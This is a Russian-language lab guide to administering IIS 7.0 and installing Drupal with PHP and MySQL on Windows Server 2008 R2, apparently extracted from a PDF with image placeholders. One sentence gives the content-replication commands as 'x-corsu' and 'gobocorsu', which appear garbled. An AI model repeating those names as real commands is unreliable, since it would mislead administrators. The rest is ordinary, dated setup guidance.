IIS 7.0 снабжен новым собственным корневым API, который заменил фильтр ISAPI filter, используемый в предыдущих версиях IIS. Благодаря новому API появилась возможность для расширения IIS с помощью новых модулей, или даже замены любых встроенных модулей собственными модулями.


### Администрирование

Существует несколько способов для администрирования IIS 7.0.

- Графический интерфейс GUI с помощью менеджера IIS Manager
- Инструмент командной строки APPCMD
- Удаленное администрирование (Remote administration) с помощью IIS Manager
- Написание сценариев с помощью Windows PowerShell
- Интерфейс Microsoft.Web.Administration API interface

Графический интерфейс для управления GUI Management был также изменен, новый менеджер IIS Manager теперь более ориентирован на выполнение задач.



Рис. 2. Окно менеджера IIS Manager

Менеджер IIS Manager можно использовать для настройки параметров IIS и ASP.NET, конфигурационные параметры записываются в конфигурационные файлы в формате xml. Информация о состоянии и диагностика теперь доступна напрямую из менеджера IIS Manager, и теперь является частью IIS 7.0.

APPCMD – это новый инструмент общего назначения для IIS 7.0, работающий из командной строки, который используется для администрирования и настройки IIS. APPCMD – это новая улучшенная версия старого модуля adsutil.vbs.

Удаленное администрирование (Remote Administration) было также улучшено, и теперь появилась возможность использование менеджера IIS Manager, при безопасном взаимодействии по https с веб-сервером.


Существует также возможность написания сценариев для управления IIS. Это делается с помощью Windows PowerShell, который является новым языком для написания сценариев от компании Microsoft. Это простой и эффективный способ для администрирования IIS на вашем веб-сервере, которое особенно полезно, если вы управляете несколькими веб-серверами или большими веб фермами. Windows PowerShell может напрямую использоваться для интерфейса WMI IIS или использоваться для чтения или записи в конфигурационные файлы IIS 7.0 XML.

IIS 7.0 обладает обратной совместимостью с метабазой IIS 6.0 metabase и ADSI, а также интерфейсом для написания сценариев WMI scripting interface, известный с версии IIS 6.0, что означает, что все ваши сценарии, написанные для версии IIS 6.0 будут работать и для версии IIS 7.0.

Microsoft.Web.Administration API – это интерфейс для разработчиков, которые хотят писать свои собственные программы или сценарии для управления IIS 7.0.

В IIS 7.0 существует возможность передачи управления над IIS и веб- сайтами. Вы можете передать полный административный доступ владельцам веб-сайта. Владельцы веб-сайта могут контролировать и управлять всеми настройками веб-сайта с помощью менеджера IIS Manager, при этом безопасность сервера не будет страдать. Все настройки, которые меняют владельцы сайтов, записываются в файл в формате xml под названием web.config на их веб сайте.

### **Конфигурация**

Конфигурация значительно упростилась, и теперь она основана на распределенных XML файлах, которые содержат конфигурационные параметры для всего IIS и ASP.NET.

Конфигурационные параметры могут быть настроены глобально для всего веб-сервера или для определенных веб-сайтов, с помощью XML файлов, или с помощью графического интерфейса управления (GUI Management interface). Графический интерфейс лишь записывает конфигурационные параметры в то те же самые XML файлы. Основные конфигурационные файлы xml в IIS 7.0 это:

- Applicationhost.config
- Global web.config



- Machine.config
- Site web.config
- App web.config

Благодаря использованию конфигурационных файлов в формате xml, установка и масштабирование в больших средах значительно оптимизировалась. Теперь достаточно просто скопировать конфигурацию IIS на новый сервер и просто запустить его.

Выполнение репликации конфигурации веб-сервера также значительно упростилось для IIS 7.0 по сравнению с IIS 6.0, благодаря использованию конфигурационных файлов в формате xml. Благодаря этому очень просто скопировать и установить конфигурацию в крупных средах.

Общая конфигурация (Shared Configuration) – это новая возможность в IIS 7.0, которая была разработана для веб ферм (web farm). С помощью общей конфигурации (Shared Configuration) теперь появилась возможность для нескольких веб-серверов использовать один конфигурационный файл (applicationhost.config). Главный файл размещается по общему пути UNC. Возможность использования общей конфигурации (Shared Configuration) – это великолепная альтернатива перспективе копирования настроек IIS.

Файл в формате xml под названием Applicationhost.config является основным конфигурационным файлом IIS 7.0, этот конфигурационный файл содержит всю информацию о сайтах, виртуальных директориях, приложениях, пулах приложений и глобальных настройках для веб-сервера.

Репликация содержимого может быть легко выполнена с помощью команды x-corsu или gobocorsu, точно также как и особые настройки веб-сайта, которые хранятся в файле web.config в формате xml внутри сайта.

Благодаря изменению дизайна IIS, компания Microsoft сделала IIS 7.0 лучшим веб-сервером для всех, начиная со специалистов по информационным технологиям IT и разработчиков до Web Hosters. IIS 7.0 является очень мощным продуктом:

- Продукт стал более безопасным – можно устанавливать только бинарные файлы
- Он расширяем и гибок благодаря использованию новой модульной архитектуры
- Он стал более масштабируемым благодаря упрощению настройки, для которой теперь используются файлы в формате xml
- Улучшение производительности благодаря улучшениям в ядре IIS (http.sys)

### **3. Порядок выполнения работы**

**Установка и настройка IIS на Windows Server 2008 R2, а так же установка**

## различных cms (на конкретном примере - drupal)

1) Включаем роль IIS. Для этого заходим в пуск - администрирование - диспетчер сервера - вкладка роли. Кликаем - добавить роли и в ролях отмечаем веб-сервер iis для установки.



Выбираем службы ролей, которые потребуются в дальнейшем использовании



Затем выводятся результаты об установке



На этом этапе установка заканчивается.

## 2) Настройка IIS сервера

Идем по адресу пуск - администрирование - диспетчер служб iis. Жмем кнопку начало, тем самым запускаем сервер.



для теста идем на localhost. (в браузере вводим строку <http://localhost/>)

Если приветствие отобразилось, значит все действия выполнены верно и можно продолжать

работу.



Далее возможны два варианта развития событий:

1) Ручная установка всех элементов IIS и ручная установка всех элементов cms. Этот вариант не рациональный, ведь нам нужно все сделать качественно, но в максимально сжатые сроки.

2) Мы можем воспользоваться автоматической установкой всех элементов. Как IIS, так и cms. Но все же рассмотрим оба метода.

#### **Ручная установка всех элементов.**

Готовим drupal для установки. качаем архив с официального сайта. Распаковываем. Создаем в папке iis каталог с названием вашего сайта, то есть путь будет выглядеть так: C:\inetpub\wwwroot и переносим все директории из распакованного архива в папку C:\inetpub\wwwroot\drupal



Установим php и mysql:

Заходим на сайт <http://dev.mysql.com/downloads/mysql/> и качаем нужный для нашего сервера архив. В нашем случае для windows server 2008 r2 x64. Запускаем инсталлятор и следуем его действиям. Установка php. Для этого качаем инсталлятор по адресу <http://windows.php.net/download/> и производим установку.

После этого мы идем по адресу в браузере: <http://localhost/drupal> и видим, что нас перекинуло на экран установки cms!

### **Автоматическая установка (рекомендуемый)**

Для выполнения этой установки заходим в диспетчер служб iis и устанавливаем установщик веб-платформ.



Выбираем закладку веб-платформа.



Отмечаем для установки продуктов ASP.NET, NET Framework 3.5, Microsoft.NET Framework 4, Windows Powershell 2.0, диспетчер PHP для IIS, PHP 5.2.13.

